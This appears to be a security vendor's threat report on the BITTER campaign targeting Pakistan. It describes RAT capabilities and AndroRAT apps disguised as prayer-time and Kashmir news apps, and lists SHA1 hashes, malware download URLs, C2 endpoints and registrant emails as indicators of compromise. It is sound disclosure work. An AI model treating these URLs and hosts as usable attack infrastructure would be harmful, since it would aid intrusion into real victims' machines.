pickup.ddns.net	Unknown	C2
destiny91.com	andrewadams1799@gmail.com	C2
medzone71.com	roblee1546@gmail.com	C2
www.nexster91.com	witribehelp@gmail.com	C2
kart90.website	trentjohn1986@gmail.com	Download Site
scholars90.website	Unknown	Download Site
frontier89.website	Unknown	Download Site
reloadguide71.com	thomasbaker1342@gmail.com	Download Site
creed90.com	chrishardin649@gmail.com	Download Site
wester.website	Unknown	Download Site
chinatel90.com	chinglei580@gmail.com	Download Site
wester.website	Unknown	Download Site


The email address **witribehelp@gmail.com** points to an empty Google Plus profile with the name "WhatsApp Support". Interestingly, however, the account is connected to another Google Plus account with the handle "Love Pakistan":



INTENT

While cyber-espionage is a common motivation for targeted attacks, this is often hard to conclude unless a forensic investigation is conducted on the actual victims' machines. In some cases, specific capabilities in RATs provides us with clues on what the attackers' true intents are.

One of the backdoor capabilities mentioned above is the logging of files and files' time stamps from the victim's machine. Furthermore, an older variant of their RAT from 2014 that has the SHA1 *3ab4ce4b3a44c96d6c454efcece774b33335dda2* are found to look for more specific file types. After identifying the logical drives from a victim PC, this RAT variant proceeds to enumerate files and check if they match any of the hard coded document and archive file extensions below:




While it is hard to conclude based only on these artifacts, the nature of these targeted file types suggests that the attackers may be after sensitive documents.

OTHER TOOLS USED

In December 2015 one of the campaign's download sites hosted a binary at **scholars90[.]website/putty**. The downloaded file is a free SSH and Telnet client application called "PuTTY", which has been used in the past in other targeted attacks.

In addition, the same RAT variant previously mentioned (SHA1 *3ab4ce4b3a44c96d6c454efcece774b33335dda2*)

connects to the C2 **info2t[.]com/m2s.php.** This has also served as a C2 for at least two **AndroRAT** variants in the past. The following diagram shows these relationships:



AndroRAT is an open source remote administration tool for Android. Its GitHub repository lists the following capabilities:

- Get contacts (and all theirs informations)
- Get call logs
- Get all messages
- Location by GPS/Network
- Monitoring received messages in live

- Monitoring phone state in live (call received, call sent, call missed..)
- Take a picture from the camera
- Stream sound from microphone (or other sources..)
- Streaming video (for activity based client only)
- Do a toast
- Send a text message
- Give call
- Open an URL in the default browser
- Do vibrate the phone

The AndroRAT variant with SHA1 *7d47ae3114f08ecf7fb473b7f5571d70cf2556da* disguises itself as the **Islam Adhan Alarm** - an Android app that alerts to prayer times of Islam, which is the state religion of Pakistan. The variant with SHA1 *645a6e53116f1fd7ece91549172480c0c78df0f*, on the other hand, disguises itself as **Kashmir News** app. Kashmir is the northernmost geographical region of South Asia and is a disputed territory between India and Pakistan.

PROTECTION STATEMENT

- Stage 2 (Lure) - Spear-phishing e-mails associated with this attack are identified and blocked.
- Stage 5 (Dropper File) - Related RATs are prevented from being downloaded.
- Stage 6 (Call Home) - Communication between the RAT and command and control are blocked.

CONCLUSION

Many targeted attacks continue to be discovered today. It is interesting to see that while these attacks are not always sophisticated in nature,

the same characteristic allows them to stay under the radar by blending in with common attacks in the wild. BITTER is able to achieve this by using available online services such as free DDNS, dedicated server hosting and Gmail to setup their C2s. Such setup is exhibited by today's common malware.

It is worth noting that in all the artifacts collected in this research, none of the English words that were used had spelling errors, suggesting that the actors behind BITTER are proficient in the English language. Furthermore, as discussed above, all the artifacts we have seen are consistent with Pakistan being the target of this group. There may be other targets that have not been discovered yet or BITTER may be a branch of a larger campaign with broader targets, but only time will tell whether any of these are correct.

INDICATORS OF COMPROMISE

RAT (SHA1)

```
42cdfe465ed996c546c215a8e994a82fea7dc24c

3ab4ce4b3a44c96d6c454efcece774b33335dda2

1990fa48702c52688ce6da05b714a1b3e634db76

93e98e9c4cf7964ea4e7a559cdd2720afb26f7f7

c3a39dc22991fcf2455b8b6b479eda3009d6d0fd

37e59c1b32684cedb341584387ab75990749bde7

52485ae219d64daad6380abdc5f48678d2fbdb54

137a7dc1c33dc04e4f00714c074f35c520f7bb97

e57c88b302d39f4b1da33c6b781557fed5b8cece

0172526faf5d0c72122febd2fb96e2a01ef0eff8

e7e0ba30878de73597a51637f52e20dc94ae671d

fa8c800224786bab5a436b46acd2c223edda230e

c75b46b50b78e25e09485556acd2e9862dce3890

72fa5250069639b6ac4f3477b85f59a24c603723

f898794563fa2ae31218e0bb8670e08b246979c9

2b873878b4cfbe0aeab32aff8890b2e6ceed1804
```

```
d7a770233848f42c5e1d5f4b88472f7cb12d5f3d
ddf5bb366c810e4d524833dcd219599380c86e7a
23b28275887c7757fa1d024df3bd7484753bba37
6caae6853d88fc35cc150e1793fef5420ff311c6
1a2ec73fa90d800056516a8bdb0cc4da76f82ade
ff73d3c649703f11d095bb92c956fe52c1bf5589
```

RAT Dropper (SHA1)

```
c0fcf4fcfd024467aed379b07166f2f7c86c3200
0116b053d8ed6d864f83351f306876c47ad1e227
4be6e7e7fb651c51181949cc1a2d20f61708371a
998d401edba7a9509546511981f8cd4bff5bc098
21ef1f7df01a568014a92c1f8b41c33d7b62cb40
c77b8de689caee312a29d30094be72b18eca778d
```

AndroRAT (SHA1)

```
7d47ae3114f08ecf7fb473b7f5571d70cf2556da
645a6e53116f1fd7ece91549172480c0c78df0f
```

RAT Download Sites

```
kart90.website/sysdll
range7.com/svcf.exe
scholars90.website/ifxc
scholars90.website/ifxc
scholars90.website/cnhost.exe
kart90.website/cnhost
frontier89.website/wmiserve
reloadguide71.com/winter/iofs
```

```
creed90.com/ismr

wester.website/uwe

chinatel90.com/min

wester.website/nqw

scholars90.website/splsrv
```

RAT C2s

```
ranadey.net78.net/Muzic/exist.php

info2t.com

range7.com/m2s_reply_u2.php

www.queryz4u.com

www.sportszone71.com/games/hill.php

micronet.no-ip.co.uk

www.inspire71.com/warzone/hill.php

spiralbook71.com/warzone/hill.php

govsite.ddns.net

randomvalue90.com/warzone/hill.php

marvel89.com/ahead.php

cloudupdates.servehttp.com

pickup.ddns.net

marvel89.com/msuds.php

updateservice.redirectme.net

pickup.ddns.net

destiny91.com/truen/adfsdsqw.php

medzone71.com/medal/adfsdsqw.php

nexster91.com/winter/war.php
```

https://blogs.forcepoint.com/security-labs/bitter-targeted-attack-against-pakistan